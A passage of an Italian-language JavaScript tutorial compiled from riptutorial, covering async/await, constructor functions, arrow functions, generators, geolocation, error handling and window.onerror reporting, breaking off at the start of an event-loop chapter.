Questo è ottimo se vuoi che le `somePromiseFn` invocazioni `somePromiseFn` siano eseguite in ordine, ma se vuoi che vengano eseguite contemporaneamente, dovrai `await` su `Promise.all`.

```
(async() => {
  data = [1, 2, 3, 4, 5];
  const p = await Promise.all(data.map(async(e) => await somePromiseFn(e)));
  console.log(...p);
})();
```

`Promise.all` riceve una serie di promesse come unico parametro e restituisce una promessa. Quando tutte le promesse nell'array vengono risolte, anche la promessa restituita viene risolta. `await` questa promessa e quando sarà risolta saranno disponibili tutti i nostri valori.

Gli esempi precedenti sono completamente eseguibili. La funzione `somePromiseFn` può essere eseguita come una funzione di eco asincrono con un timeout. Puoi provare gli esempi in [babel-repl](#) con almeno il preset `stage-3` e guardare l'output.

```
function somePromiseFn(n) {
  return new Promise((res, rej) => {
    setTimeout(() => res(n), 250);
  });
}
```

Operazioni simultanee asincrone (parallele)

Spesso si desidera eseguire operazioni asincrone in parallelo. V'è la sintassi diretta che supporta questa nel `async / await` proposta, ma dal momento che `await` aspetterà una promessa, si può avvolgere più promesse insieme a `Promise.all` aspettare per loro:

```
// Not in parallel

async function getFriendPosts(user) {
  friendIds = await db.get("friends", {user}, {id: 1});
  friendPosts = [];
  for (let id in friendIds) {
    friendPosts = friendPosts.concat( await db.get("posts", {user: id}) );
  }
  // etc.
}
```

Questo farà ogni query per ottenere in serie i messaggi di ciascun amico, ma possono essere eseguiti contemporaneamente:

```
// In parallel

async function getFriendPosts(user) {
  friendIds = await db.get("friends", {user}, {id: 1});
  friendPosts = await Promise.all( friendIds.map(id =>
    db.get("posts", {user: id})
  ));
  // etc.
}
```

Questo passerà sopra l'elenco di ID per creare una serie di promesse. `await` attenderà che *tutte le* promesse siano complete. `Promise.all` li unisce in un'unica promessa, ma sono fatti in parallelo.

Leggi Funzioni asincrone (`async / await`) online:

<https://riptutorial.com/it/javascript/topic/925/funzioni-asincrone--async---await->

Capitolo 45: Funzioni del costruttore

Osservazioni

Le funzioni di costruzione sono in realtà solo funzioni regolari, non c'è niente di speciale in loro. È solo la `new` parola chiave che causa il comportamento speciale mostrato negli esempi sopra. Le funzioni del costruttore possono ancora essere chiamate come una funzione normale se lo si desidera, nel qual caso è necessario associare esplicitamente `this` valore.

Examples

Dichiarazione di una funzione di costruzione

Le funzioni di costruzione sono funzioni progettate per costruire un nuovo oggetto. All'interno di una funzione di costruzione, la parola chiave `this` riferisce a un oggetto appena creato a cui possono essere assegnati i valori. Le funzioni del costruttore "restituiscono" automaticamente questo nuovo oggetto.

```
function Cat(name) {
  this.name = name;
  this.sound = "Meow";
}
```

Le funzioni di costruzione vengono richiamate utilizzando la `new` parola chiave:

```
let cat = new Cat("Tom");
cat.sound; // Returns "Meow"
```

Le funzioni di costruzione hanno anche una proprietà `prototype` che punta a un oggetto le cui proprietà sono automaticamente ereditate da tutti gli oggetti creati con quel costruttore:

```
Cat.prototype.speak = function() {
  console.log(this.sound);
}

cat.speak(); // Outputs "Meow" to the console
```

Gli oggetti creati dalle funzioni di costruzione hanno anche una proprietà speciale sul loro prototipo chiamato `constructor`, che punta alla funzione utilizzata per crearli:

```
cat.constructor // Returns the `Cat` function
```

Anche gli oggetti creati dalle funzioni di costruzione sono considerati "istanze" della funzione di costruzione dall'operatore `instanceof`:

```
cat instanceof Cat // Returns "true"
```

Leggi Funzioni del costruttore online: <https://riptutorial.com/it/javascript/topic/1291/funzioni-del-costruttore>

Capitolo 46: Funzioni della freccia

introduzione

Le funzioni freccia sono un modo conciso per scrivere funzioni [anonime](#) e lessicali in [ECMAScript 2015 \(ES6\)](#) .

Sintassi

- `x => y` // Ritorno implicito
- `x => {return y}` // ritorno esplicito
- `(x, y, z) => {...}` // Argomenti multipli
- `async () => {...}` // Funzioni freccia asincrone
- `((() => {...})())` // Espressione funzione invocata immediatamente
- `const myFunc = x`
`=> x * 2` // Un'interruzione di riga prima della freccia genera un errore "Token inatteso"
- `const myFunc = x =>`
`x * 2` // Un'interruzione di riga dopo la freccia è una sintassi valida

Osservazioni

Per ulteriori informazioni sulle funzioni in JavaScript, consultare la documentazione delle [funzioni](#) .

Le funzioni freccia fanno parte delle specifiche ECMAScript 6, pertanto il [supporto del browser](#) potrebbe essere limitato. La seguente tabella mostra le prime versioni del browser che supportano le funzioni freccia.

Cromo	Bordo	Firefox	Internet Explorer	musica lirica	Opera Mini	Safari
45	12	22	<i>attualmente non disponibile</i>	32	<i>attualmente non disponibile</i>	10

Examples

introduzione

In JavaScript, le funzioni possono essere definite in modo anonimo usando la sintassi "arrow" (=>), che a volte viene chiamata *espressione lambda* a causa delle [somiglianze del Common Lisp](#) .

La forma più semplice di una funzione freccia ha i suoi argomenti sul lato sinistro di => e il valore di ritorno sul lato destro:

```
item => item + 1 // -> function(item){return item + 1}
```

Questa funzione può essere [invocata immediatamente](#) fornendo un argomento all'espressione:

```
(item => item + 1)(41) // -> 42
```

Se una funzione freccia richiede un singolo parametro, le parentesi attorno a quel parametro sono facoltative. Ad esempio, le seguenti espressioni assegnano lo stesso tipo di funzione a [variabili costanti](#) :

```
const foo = bar => bar + 1;
const bar = (baz) => baz + 1;
```

Tuttavia, se la funzione freccia non accetta parametri o più di un parametro, una nuova serie di parentesi *deve* racchiudere tutti gli argomenti:

```
(( ) => "foo")() // -> "foo"

((bow, arrow) => bow + arrow)('I took an arrow ', 'to the knee...')
// -> "I took an arrow to the knee..."
```

Se il corpo della funzione non è costituito da una singola espressione, deve essere racchiuso tra parentesi e utilizzare un'istruzione di `return` esplicita per fornire un risultato:

```
(bar => {
  const baz = 41;
  return bar + baz;
})(1); // -> 42
```

Se il corpo della funzione di freccia è costituito solo da un oggetto letterale, questo oggetto letterale deve essere racchiuso tra parentesi:

```
(bar => ({ baz: 1 } ))(); // -> Object {baz: 1}
```

Le parentesi aggiuntive indicano che le parentesi di apertura e chiusura fanno parte dell'oggetto letterale, ovvero non sono delimitatori del corpo della funzione.

Lexical Scoping & Binding (Valore di "this")

Le funzioni della freccia sono indicate in modo [lessicale](#) ; ciò significa che la loro `this` legame è legato al contesto dell'ambito circostante. Vale a dire, qualunque cosa `this` riferisca a può essere preservata usando una funzione di freccia.

Dai un'occhiata al seguente esempio. La classe `Cow` ha un metodo che consente di stampare il suono che produce dopo 1 secondo.

```
class Cow {  
  
  constructor() {  
    this.sound = "moo";  
  }  
  
  makeSoundLater() {  
    setTimeout(() => console.log(this.sound), 1000);  
  }  
}  
  
const betsy = new Cow();  
  
betsy.makeSoundLater();
```

Nella `makeSoundLater()` metodo, la `this` contesto si riferisce alla istanza corrente della `Cow` oggetto, così nel caso in cui chiamo `betsy.makeSoundLater()`, la `this` contesto si riferisce a `betsy`.

Usando la funzione freccia, *conservo* `this` contesto in modo che io possa fare riferimento a `this.sound` Quando viene il momento di stamparlo, che stamperà correttamente "moo".

Se avessi usato una **funzione** regolare al posto della funzione freccia, perderai il contesto di essere all'interno della classe e non sarai in grado di accedere direttamente alla proprietà `sound`.

Argomenti Oggetto

Le funzioni freccia non espongono un argomento oggetto; pertanto, gli `arguments` farebbero semplicemente riferimento a una variabile nell'ambito corrente.

```
const arguments = [true];  
const foo = x => console.log(arguments[0]);  
  
foo(false); // -> true
```

A causa di ciò, le funzioni freccia non sono a conoscenza del loro chiamante / chiamato.

Mentre la mancanza di un argomento oggetto può essere una limitazione in alcuni casi limite, i parametri di riposo sono generalmente un'alternativa adatta.

```
const arguments = [true];  
const foo = (...arguments) => console.log(arguments[0]);  
  
foo(false); // -> false
```

Ritorno implicito

Le funzioni freccia possono restituire implicitamente i valori semplicemente omettendo le parentesi graffe che tradizionalmente avvolgono il corpo di una funzione se il loro corpo contiene solo una

singola espressione.

```
const foo = x => x + 1;
foo(1); // -> 2
```

Quando si utilizzano i ritorni impliciti, i valori letterali degli oggetti devono essere racchiusi tra parentesi in modo che le parentesi graffe non vengano scambiate per l'apertura del corpo della funzione.

```
const foo = () => { bar: 1 } // foo() returns undefined
const foo = () => ({ bar: 1 }) // foo() returns {bar: 1}
```

Ritorno esplicito

Le funzioni di freccia possono comportarsi in modo molto simile alle [funzioni](#) classiche in quanto è possibile restituire esplicitamente un valore utilizzando la parola chiave `return`; semplicemente avvolgi il corpo della tua funzione in parentesi graffe e restituisci un valore:

```
const foo = x => {
  return x + 1;
}

foo(1); // -> 2
```

La freccia funziona come un costruttore

Le funzioni freccia generano un `TypeError` quando utilizzato con la `new` parola chiave.

```
const foo = function () {
  return 'foo';
}

const a = new foo();

const bar = () => {
  return 'bar';
}

const b = new bar(); // -> Uncaught TypeError: bar is not a constructor...
```

Leggi [Funzioni della freccia online](https://riptutorial.com/it/javascript/topic/5007/funzioni-della-freccia): <https://riptutorial.com/it/javascript/topic/5007/funzioni-della-freccia>

Capitolo 47: generatori

introduzione

Le funzioni del generatore (definite dalla `function*` parola chiave) funzionano come coroutine, generando una serie di valori quando vengono richiesti attraverso un iteratore.

Sintassi

- `funzione * nome (parametri) {valore di rendimento; valore di ritorno }`
- `generatore = nome (argomenti)`
- `{value, done} = generator.next (valore)`
- `{value, done} = generator.return (valore)`
- `generator.throw (errore)`

Osservazioni

Le funzioni del generatore sono una funzionalità introdotta come parte delle specifiche ES 2015 e non sono disponibili in tutti i browser. Inoltre sono completamente supportati in Node.js dalla `v6.0`. Per un elenco dettagliato di compatibilità del browser, consultare la [documentazione MDN](#) e per il nodo, consultare il sito Web [node.green](#).

Examples

Funzioni del generatore

Una *funzione generatore* viene creata con una dichiarazione di `function*`. Quando viene chiamato, il suo corpo **non** viene immediatamente eseguito. Invece, restituisce un *oggetto generatore*, che può essere utilizzato per "passare attraverso" l'esecuzione della funzione.

Un'espressione di `yield` all'interno del corpo della funzione definisce un punto in cui l'esecuzione può sospendere e riprendere.

```
function* nums() {
  console.log('starting'); // A
  yield 1; // B
  console.log('yielded 1'); // C
  yield 2; // D
  console.log('yielded 2'); // E
  yield 3; // F
  console.log('yielded 3'); // G
}

var generator = nums(); // Returns the iterator. No code in nums is executed

generator.next(); // Executes lines A,B returning { value: 1, done: false }
// console: "starting"
generator.next(); // Executes lines C,D returning { value: 2, done: false }
```

```
// console: "yielded 1"
generator.next(); // Executes lines E,F returning { value: 3, done: false }
// console: "yielded 2"
generator.next(); // Executes line G returning { value: undefined, done: true }
// console: "yielded 3"
```

Uscita di iterazione anticipata

```
generator = nums();
generator.next(); // Executes lines A,B returning { value: 1, done: false }
generator.next(); // Executes lines C,D returning { value: 2, done: false }
generator.return(3); // no code is executed returns { value: 3, done: true }
// any further calls will return done = true
generator.next(); // no code executed returns { value: undefined, done: true }
```

Lancio di un errore nella funzione del generatore

```
function* nums() {
  try {
    yield 1;           // A
    yield 2;           // B
    yield 3;           // C
  } catch (e) {
    console.log(e.message); // D
  }
}

var generator = nums();

generator.next(); // Executes line A returning { value: 1, done: false }
generator.next(); // Executes line B returning { value: 2, done: false }
generator.throw(new Error("Error!!")); // Executes line D returning { value: undefined, done: true }
// console: "Error!!"
generator.next(); // no code executed. returns { value: undefined, done: true }
```

Iterazione

Un generatore è *iterabile* . Può essere ripetuto con una `for...of` istruzione e utilizzato in altri costrutti che dipendono dal protocollo di iterazione.

```
function* range(n) {
  for (let i = 0; i < n; ++i) {
    yield i;
  }
}

// looping
for (let n of range(10)) {
  // n takes on the values 0, 1, ... 9
}

// spread operator
let nums = [...range(3)]; // [0, 1, 2]
let max = Math.max(...range(100)); // 99
```

Ecco un altro esempio di generatore di utilizzo per oggetto iterabile personalizzato in ES6. Qui è utilizzata la funzione `function * generatore anonimo function *`.

```
let user = {
  name: "sam", totalReplies: 17, isBlocked: false
};

user[Symbol.iterator] = function *(){

  let properties = Object.keys(this);
  let count = 0;
  let isDone = false;

  for(let p of properties){
    yield this[p];
  }
};

for(let p of user){
  console.log( p );
}
```

Invio dei valori al generatore

È possibile *inviare* un valore al generatore passando al metodo `next()`.

```
function* summer() {
  let sum = 0, value;
  while (true) {
    // receive sent value
    value = yield;
    if (value === null) break;

    // aggregate values
    sum += value;
  }
  return sum;
}
let generator = summer();

// proceed until the first "yield" expression, ignoring the "value" argument
generator.next();

// from this point on, the generator aggregates values until we send "null"
generator.next(1);
generator.next(10);
generator.next(100);

// close the generator and collect the result
let sum = generator.next(null).value; // 111
```

Delega ad altro generatore

Dall'interno di una funzione generatore, il controllo può essere delegato a un'altra funzione del generatore usando `yield*`.

```

function* g1() {
  yield 2;
  yield 3;
  yield 4;
}

function* g2() {
  yield 1;
  yield* g1();
  yield 5;
}

var it = g2();

console.log(it.next()); // 1
console.log(it.next()); // 2
console.log(it.next()); // 3
console.log(it.next()); // 4
console.log(it.next()); // 5
console.log(it.next()); // undefined

```

Interfaccia Iterator-Observer

Un generatore è una combinazione di due cose: un `Iterator` e un `Observer`.

Iterator

Un iteratore è qualcosa quando invocato restituisce un `iterable`. Un `iterable` è qualcosa su cui è possibile iterare. Da ES6 / ES2015 in poi, tutte le raccolte (`Array`, `Map`, `Set`, `WeakMap`, `WeakSet`) sono conformi al contratto `Iterable`.

Un generatore (iteratore) è un produttore. In iterazione il consumatore `PULL` il valore dal produttore.

Esempio:

```

function *gen() { yield 5; yield 6; }
let a = gen();

```

Ogni volta che si chiama `a.next()`, si sta essenzialmente `pull` valore da `Iterator` e si `pause` l'esecuzione a `yield`. La prossima volta che chiamate `a.next()`, l'esecuzione riprende dallo stato precedentemente sospeso.

Osservatore

Un generatore è anche un osservatore con cui è possibile inviare alcuni valori nel generatore.

```

function *gen() {
  document.write('<br>observer:', yield 1);
}

```

```
var a = gen();
var i = a.next();
while(!i.done) {
  document.write('<br>iterator:', i.value);
  i = a.next(100);
}
```

Qui puoi vedere che la `yield 1` è usata come un'espressione che valuta un certo valore. Il valore che valuta è il valore inviato come argomento alla chiamata della funzione `a.next` .

Quindi, per la prima volta `i.value` sarà il primo valore restituito (`1`), e quando si continua l'iterazione allo stato successivo, inviamo un valore al generatore usando `a.next(100)` .

Fare asincrono con i generatori

I generatori sono ampiamente usati con la funzione `spawn` (da `taskJS` o `co`), dove la funzione accetta un generatore e ci consente di scrivere codice asincrono in modo sincrono. Questo NON significa che il codice asincrono viene convertito in codice di sincronizzazione / eseguito in modo sincrono. Significa che possiamo scrivere codice simile alla `sync` ma internamente è ancora `async` .

La sincronizzazione è BLOCCO; Async sta aspettando. Scrivere il codice che blocca è facile. Quando si esegue il PULLing, il valore appare nella posizione di assegnazione. Quando PUSHing, il valore appare nella posizione dell'argomento del callback.

Quando si utilizzano gli iteratori, si `PULL` il valore dal produttore. Quando si usano i callback, il produttore `PUSH` il valore alla posizione dell'argomento del callback.

```
var i = a.next() // PULL
dosomething(..., v => {...}) // PUSH
```

Qui, si tira il valore da `a.next()` e nel secondo, `v => {...}` è il callback e un valore è `PUSH` ed nella posizione dell'argomento `v` della funzione di callback.

Usando questo meccanismo pull-push, possiamo scrivere una programmazione asincrona come questa,

```
let delay = t => new Promise(r => setTimeout(r, t));
spawn(function*() {
  // wait for 100 ms and send 1
  let x = yield delay(100).then(() => 1);
  console.log(x); // 1

  // wait for 100 ms and send 2
  let y = yield delay(100).then(() => 2);
  console.log(y); // 2
});
```

Quindi, guardando il codice di cui sopra, stiamo scrivendo un codice asincrono che sembra `blocking` (le dichiarazioni di rendimento aspettano 100 ms e poi continuano l'esecuzione), ma in realtà sta `waiting` . La proprietà di `pause` e `resume` del generatore ci consente di fare questo

straordinario trucco.

Come funziona ?

La funzione di spawn utilizza la `yield promise` per PULL lo stato di promessa dal generatore, attende che la promessa sia risolta e PUSH il valore risolto indietro al generatore in modo che possa consumarlo.

Usalo ora

Quindi, con i generatori e la funzione di spawn, è possibile ripulire tutto il codice asincrono in NodeJS in modo da sembrare sincronizzato. Questo renderà il debug facile. Anche il codice apparirà pulito.

Questa funzione sta arrivando a versioni future di JavaScript - `async...await` . Ma puoi usarli oggi in ES2015 / ES6 usando la funzione di spawn definita nelle librerie - `taskjs`, `co` o `bluebird`

Flusso asincrono con generatori

I generatori sono funzioni in grado di mettere in pausa e quindi riprendere l'esecuzione. Questo permette di emulare funzioni asincrone usando librerie esterne, principalmente `q` o `co`. Fondamentalmente consente di scrivere funzioni che attendono risultati asincroni per andare avanti:

```
function someAsyncResult() {
  return Promise.resolve('newValue')
}

q.spawn(function * () {
  var result = yield someAsyncResult()
  console.log(result) // 'newValue'
})
```

Ciò consente di scrivere codice asincrono come se fosse sincrono. Inoltre, prova a catturare il lavoro su diversi blocchi asincroni. Se la promessa viene respinta, l'errore viene catturato dalla prossima cattura:

```
function asyncError() {
  return new Promise(function (resolve, reject) {
    setTimeout(function () {
      reject(new Error('Something went wrong'))
    }, 100)
  })
}

q.spawn(function * () {
  try {
    var result = yield asyncError()
  } catch (e) {
    console.error(e) // Something went wrong
  }
})
```

Usare `co` funzionerebbe esattamente allo stesso modo ma con `co(function * () {...})` invece di `q.spawn`

Leggi generatori online: <https://riptutorial.com/it/javascript/topic/282/generatori>

Capitolo 48: geolocalizzazione

Sintassi

- `navigator.geolocation.getCurrentPosition (successFunc , failureFunc)`
- `navigator.geolocation.watchPosition (updateFunc , failureFunc)`
- `navigator.geolocation.clearWatch (watchId)`

Osservazioni

L'API di geolocalizzazione fa ciò che ci si potrebbe aspettare: recuperare informazioni sulla posizione del cliente, rappresentata in latitudine e longitudine. Tuttavia, spetta all'utente decidere di dare la propria posizione.

Questa API è definita nella [specificazione dell'API di geolocalizzazione W3C](#). Sono state esplorate funzionalità per ottenere indirizzi civici e per abilitare il geofencing / trigger degli eventi, ma non sono state implementate ampiamente.

Per verificare se il browser supporta l'API di geolocalizzazione:

```
if(navigator.geolocation){
  // Horray! Support!
} else {
  // No support...
}
```

Examples

Ottieni latitudine e longitudine di un utente

```
if (navigator.geolocation) {
  navigator.geolocation.getCurrentPosition(geolocationSuccess, geolocationFailure);
} else {
  console.log("Geolocation is not supported by this browser.");
}

// Function that will be called if the query succeeds
var geolocationSuccess = function(pos) {
  console.log("Your location is " + pos.coords.latitude + "°, " + pos.coords.longitude +
  "°.");
};

// Function that will be called if the query fails
var geolocationFailure = function(err) {
  console.log("ERROR (" + err.code + "): " + err.message);
};
```

Codici di errore più descrittivi

Nel caso in cui la geolocalizzazione non riesca, la funzione di callback riceverà un oggetto `PositionError`. L'oggetto includerà un attributo denominato `code` che avrà un valore di 1, 2 o 3. Ciascuno di questi numeri indica un diverso tipo di errore; la funzione `getErrorCode()` seguito accetta `PositionError.code` come unico argomento e restituisce una stringa con il nome dell'errore che si è verificato.

```
var getErrorCode = function(err) {
  switch (err.code) {
    case err.PERMISSION_DENIED:
      return "PERMISSION_DENIED";
    case err.POSITION_UNAVAILABLE:
      return "POSITION_UNAVAILABLE";
    case err.TIMEOUT:
      return "TIMEOUT";
    default:
      return "UNKNOWN_ERROR";
  }
};
```

Può essere utilizzato in `geolocationFailure()` modo:

```
var geolocationFailure = function(err) {
  console.log("ERROR (" + getErrorCode(err) + "): " + err.message);
};
```

Ricevi aggiornamenti quando cambia la posizione di un utente

Puoi anche ricevere aggiornamenti regolari della posizione dell'utente; ad esempio, mentre si spostano mentre si utilizza un dispositivo mobile. Il rilevamento della posizione nel tempo può essere molto delicato, quindi assicurati di spiegare in anticipo all'utente perché stai richiedendo questa autorizzazione e in che modo utilizzerai i dati.

```
if (navigator.geolocation) {
  //after the user indicates that they want to turn on continuous location-tracking
  var watchId = navigator.geolocation.watchPosition(updateLocation, geolocationFailure);
} else {
  console.log("Geolocation is not supported by this browser.");
}

var updateLocation = function(position) {
  console.log("New position at: " + position.coords.latitude + ", " +
  position.coords.longitude);
};
```

Per disattivare gli aggiornamenti continui:

```
navigator.geolocation.clearWatch(watchId);
```

Leggi geolocalizzazione online: <https://riptutorial.com/it/javascript/topic/269/geolocalizzazione>

Capitolo 49: Gestione degli errori

Sintassi

- prova {...} catch (errore) {...}
- prova {...} alla fine {...}
- prova {...} catch (errore) {...} alla fine {...}
- lanciare un nuovo errore ([messaggio]);
- lancia Errore ([messaggio]);

Osservazioni

`try` consente di definire un blocco di codice da testare per gli errori mentre è in esecuzione.

`catch` consente di definire un blocco di codice da eseguire, se si verifica un errore nel blocco `try`.

`finally` consente di eseguire codice indipendentemente dal risultato. Attenzione però, le istruzioni del flusso di controllo dei blocchi `try` and `catch` verranno sospese fino al termine dell'esecuzione del blocco `finally`.

Examples

Interazione con le promesse

6

Le eccezioni sono al codice sincrono quali reiezioni devono garantire un codice asincrono basato su [promessa](#). Se un'eccezione viene lanciata in un gestore di promessa, il suo errore verrà automaticamente catturato e utilizzato per rifiutare la promessa.

```
Promise.resolve(5)
  .then(result => {
    throw new Error("I don't like five");
  })
  .then(result => {
    console.info("Promise resolved: " + result);
  })
  .catch(error => {
    console.error("Promise rejected: " + error);
  });
```

```
Promise rejected: Error: I don't like five
```

7

La [proposta di funzioni asincrone](#), inaspettata per far parte di ECMAScript 2017, estende questo nella direzione opposta. Se attendi una promessa respinta, il suo errore viene sollevato come

eccezione:

```
async function main() {
  try {
    await Promise.reject(new Error("Invalid something"));
  } catch (error) {
    console.log("Caught error: " + error);
  }
}
main();
```

```
Caught error: Invalid something
```

Oggetti di errore

Gli errori di runtime in JavaScript sono istanze dell'oggetto `Error`. L'oggetto `Error` può anche essere utilizzato così com'è oppure come base per le eccezioni definite dall'utente. È possibile lanciare qualsiasi tipo di valore, ad esempio stringhe, ma si consiglia vivamente di utilizzare `Error` o una delle sue derivate per garantire che le informazioni di debug, come le tracce di stack, siano correttamente conservate.

Il primo parametro del costruttore `Error` è il messaggio di errore leggibile. Dovresti provare a specificare sempre un messaggio di errore utile su cosa è andato storto, anche se è possibile trovare ulteriori informazioni altrove.

```
try {
  throw new Error('Useful message');
} catch (error) {
  console.log('Something went wrong! ' + error.message);
}
```

Ordine delle operazioni più pensieri avanzati

Senza un blocco `catch try`, le funzioni non definite generano errori e interrompono l'esecuzione:

```
undefinedFunction("This will not get executed");
console.log("I will never run because of the uncaught error!");
```

Genera un errore e non esegue la seconda riga:

```
// Uncaught ReferenceError: undefinedFunction is not defined
```

Hai bisogno di un blocco `catch try`, simile ad altre lingue, per assicurarti di rilevare l'errore in modo che il codice possa continuare a essere eseguito:

```
try {
  undefinedFunction("This will not get executed");
} catch(error) {
  console.log("An error occurred!", error);
} finally {
```

```
    console.log("The code-block has finished");
}
console.log("I will run because we caught the error!");
```

Ora abbiamo rilevato l'errore e possiamo essere certi che il nostro codice verrà eseguito

```
// An error occurred! ReferenceError: undefinedFunction is not defined(...)
// The code-block has finished
// I will run because we caught the error!
```

Cosa succede se si verifica un errore nel nostro blocco di cattura !?

```
try {
    undefinedFunction("This will not get executed");
} catch(error) {
    otherUndefinedFunction("Uh oh... ");
    console.log("An error occurred!", error);
} finally {
    console.log("The code-block has finished");
}
console.log("I won't run because of the uncaught error in the catch block!");
```

Non elaboreremo il resto del nostro blocco di cattura, e l'esecuzione si arresterà tranne che per il blocco finale.

```
// The code-block has finished
// Uncaught ReferenceError: otherUndefinedFunction is not defined(...)
```

Puoi sempre annidare i tuoi blocchi di cattura di prova .. ma non dovresti farlo perché diventerà estremamente disordinato ..

```
try {
    undefinedFunction("This will not get executed");
} catch(error) {
    try {
        otherUndefinedFunction("Uh oh... ");
    } catch(error2) {
        console.log("Too much nesting is bad for my heart and soul...");
    }
    console.log("An error occurred!", error);
} finally {
    console.log("The code-block has finished");
}
console.log("I will run because we caught the error!");
```

Catturerà tutti gli errori dell'esempio precedente e registrerà quanto segue:

```
//Too much nesting is bad for my heart and soul...
//An error occurred! ReferenceError: undefinedFunction is not defined(...)
//The code-block has finished
//I will run because we caught the error!
```

Quindi, come possiamo cogliere tutti gli errori !? Per variabili e funzioni non definite: non puoi.

Inoltre, non dovresti racchiudere tutte le variabili e le funzioni in un blocco try / catch, poiché si tratta di semplici esempi che si verificano solo una volta fino a quando non vengono risolti. Tuttavia, per oggetti, funzioni e altre variabili che conosci esistono, ma non sai se le loro proprietà o sub-processi o effetti collaterali esisteranno, o ti aspetti alcuni stati di errore in alcune circostanze, dovresti astrarre la gestione degli errori in qualche modo. Ecco un esempio e un'implementazione molto semplici.

Senza un modo protetto per chiamare metodi di lancio non sicuri o di eccezione:

```
function foo(a, b, c) {
  console.log(a, b, c);
  throw new Error("custom error!");
}
try {
  foo(1, 2, 3);
} catch(e) {
  try {
    foo(4, 5, 6);
  } catch(e2) {
    console.log("We had to nest because there's currently no other way...");
  }
  console.log(e);
}
// 1 2 3
// 4 5 6
// We had to nest because there's currently no other way...
// Error: custom error! (...)
```

E con protezione:

```
function foo(a, b, c) {
  console.log(a, b, c);
  throw new Error("custom error!");
}
function protectedFunction(fn, ...args) {
  try {
    fn.apply(this, args);
  } catch (e) {
    console.log("caught error: " + e.name + " -> " + e.message);
  }
}

protectedFunction(foo, 1, 2, 3);
protectedFunction(foo, 4, 5, 6);

// 1 2 3
// caught error: Error -> custom error!
// 4 5 6
// caught error: Error -> custom error!
```

Rileviamo errori e elaboriamo ancora tutto il codice previsto, anche se con una sintassi leggermente diversa. In entrambi i casi funzionerà, ma mentre costruisci applicazioni più avanzate vorrai iniziare a pensare a come astrarre la gestione degli errori.

Tipi di errore

Esistono sei specifici costruttori di errori di base in JavaScript:

- **EvalError** - crea un'istanza che rappresenta un errore che si verifica per quanto riguarda la funzione globale `eval()` .
- **InternalError** : crea un'istanza che rappresenta un errore che si verifica quando viene generato un errore interno nel motore JavaScript. Ad esempio "troppa ricorsione". (Supportato solo da **Mozilla Firefox**)
- **RangeError** : crea un'istanza che rappresenta un errore che si verifica quando una variabile numerica o un parametro non rientra nell'intervallo valido.
- **ReferenceError** - crea un'istanza che rappresenta un errore che si verifica durante la dereferenziazione di un riferimento non valido.
- **SyntaxError** - crea un'istanza che rappresenta un errore di sintassi che si verifica durante l'analisi del codice in `eval()` .
- **TypeError** : crea un'istanza che rappresenta un errore che si verifica quando una variabile o un parametro non è di un tipo valido.
- **URIError** - crea un'istanza che rappresenta un errore che si verifica quando vengono passati parametri non validi `encodeURIComponent()` o `decodeURIComponent()` .

Se stai implementando un meccanismo di gestione degli errori, puoi verificare quale tipo di errore stai rilevando dal codice.

```
try {
  throw new TypeError();
}
catch (e){
  if(e instanceof Error){
    console.log('instance of general Error constructor');
  }

  if(e instanceof TypeError) {
    console.log('type error');
  }
}
```

In tal caso `e` sarà un'istanza di `TypeError` . Tutti i tipi di errore estendono l' `Error` costruttore di base, quindi è anche un'istanza di `Error` .

Tenendo questo in mente ci mostra che il controllo `e` per essere un'istanza di `Error` è inutile nella maggior parte dei casi.

Leggi Gestione degli errori online: <https://riptutorial.com/it/javascript/topic/268/gestione-degli-errori>

Capitolo 50: Gestione globale degli errori nei browser

Sintassi

- `window.onerror = function (eventOrMessage, url, lineNumber, colNumber, error) {...}`

Parametri

Parametro	Dettagli
<code>eventOrMessage</code>	Alcuni browser chiameranno il gestore di eventi con un solo argomento, un oggetto <code>Event</code> . Tuttavia, altri browser, in particolare quelli più vecchi e quelli più vecchi, forniranno un messaggio <code>String</code> come primo argomento.
<code>url</code>	Se un gestore viene chiamato con più di 1 argomento, il secondo argomento di solito è un URL di un file JavaScript che è la fonte del problema.
<code>lineNumber</code>	Se un gestore viene chiamato con più di 1 argomento, il terzo argomento è un numero di riga all'interno del file di origine JavaScript.
<code>colNumber</code>	Se un gestore viene chiamato con più di 1 argomento, il quarto argomento è il numero di colonna all'interno del file di origine JavaScript.
<code>errore</code>	Se un gestore viene chiamato con più di 1 argomento, il quinto argomento a volte è un oggetto <code>Error</code> che descrive il problema.

Osservazioni

Sfortunatamente, `window.onerror` è stato storicamente implementato in modo diverso da ciascun fornitore. Le informazioni fornite nella sezione **Parametri** sono un'approssimazione di cosa aspettarsi attraverso diversi browser e le loro versioni.

Examples

Gestione di `window.onerror` per riportare tutti gli errori sul lato server

L'esempio seguente ascolta l'evento `window.onerror` e utilizza una tecnica beacon dell'immagine per inviare le informazioni tramite i parametri GET di un URL.

```
var hasLoggedOnce = false;
```

```

// Some browsers (at least Firefox) don't report line and column numbers
// when event is handled through window.addEventListener('error', fn). That's why
// a more reliable approach is to set an event listener via direct assignment.
window.onerror = function (eventOrMessage, url, lineNumber, colNumber, error) {
    if (hasLoggedOnce || !eventOrMessage) {
        // It does not make sense to report an error if:
        // 1. another one has already been reported -- the page has an invalid state and may
        produce way too many errors.
        // 2. the provided information does not make sense (!eventOrMessage -- the browser
        didn't supply information for some reason.)
        return;
    }
    hasLoggedOnce = true;
    if (typeof eventOrMessage !== 'string') {
        error = eventOrMessage.error;
        url = eventOrMessage.filename || eventOrMessage.fileName;
        lineNumber = eventOrMessage.lineno || eventOrMessage.lineNumber;
        colNumber = eventOrMessage.colno || eventOrMessage.columnNumber;
        eventOrMessage = eventOrMessage.message || eventOrMessage.name || error.message ||
error.name;
    }
    if (error && error.stack) {
        eventOrMessage = [eventOrMessage, '; Stack: ', error.stack, '.'].join('');
    }
    var jsFile = (/^[^/]+\./i.exec(url || '') || [])[0] || 'inlineScriptOrDynamicEvalCode',
        stack = [eventOrMessage, ' Occurred in ', jsFile, ':', lineNumber || '?', ':',
colNumber || '?'].join('');

    // shortening the message a bit so that it is more likely to fit into browser's URL length
    limit (which is 2,083 in some browsers)
    stack = stack.replace(/https?:\/\/\//i, '');
    // calling the server-side handler which should probably register the error in a database
    or a log file
    new Image().src = '/exampleErrorReporting?stack=' + encodeURIComponent(stack);

    // window.DEBUG_ENVIRONMENT a configurable property that may be set to true somewhere else
    for debugging and testing purposes.
    if (window.DEBUG_ENVIRONMENT) {
        alert('Client-side script failed: ' + stack);
    }
}

```

Leggi Gestione globale degli errori nei browser online:

<https://riptutorial.com/it/javascript/topic/2056/gestione-globale-degli-errori-nei-browser>

Capitolo 51: Il ciclo degli eventi

Examples

Il ciclo degli eventi in un browser web

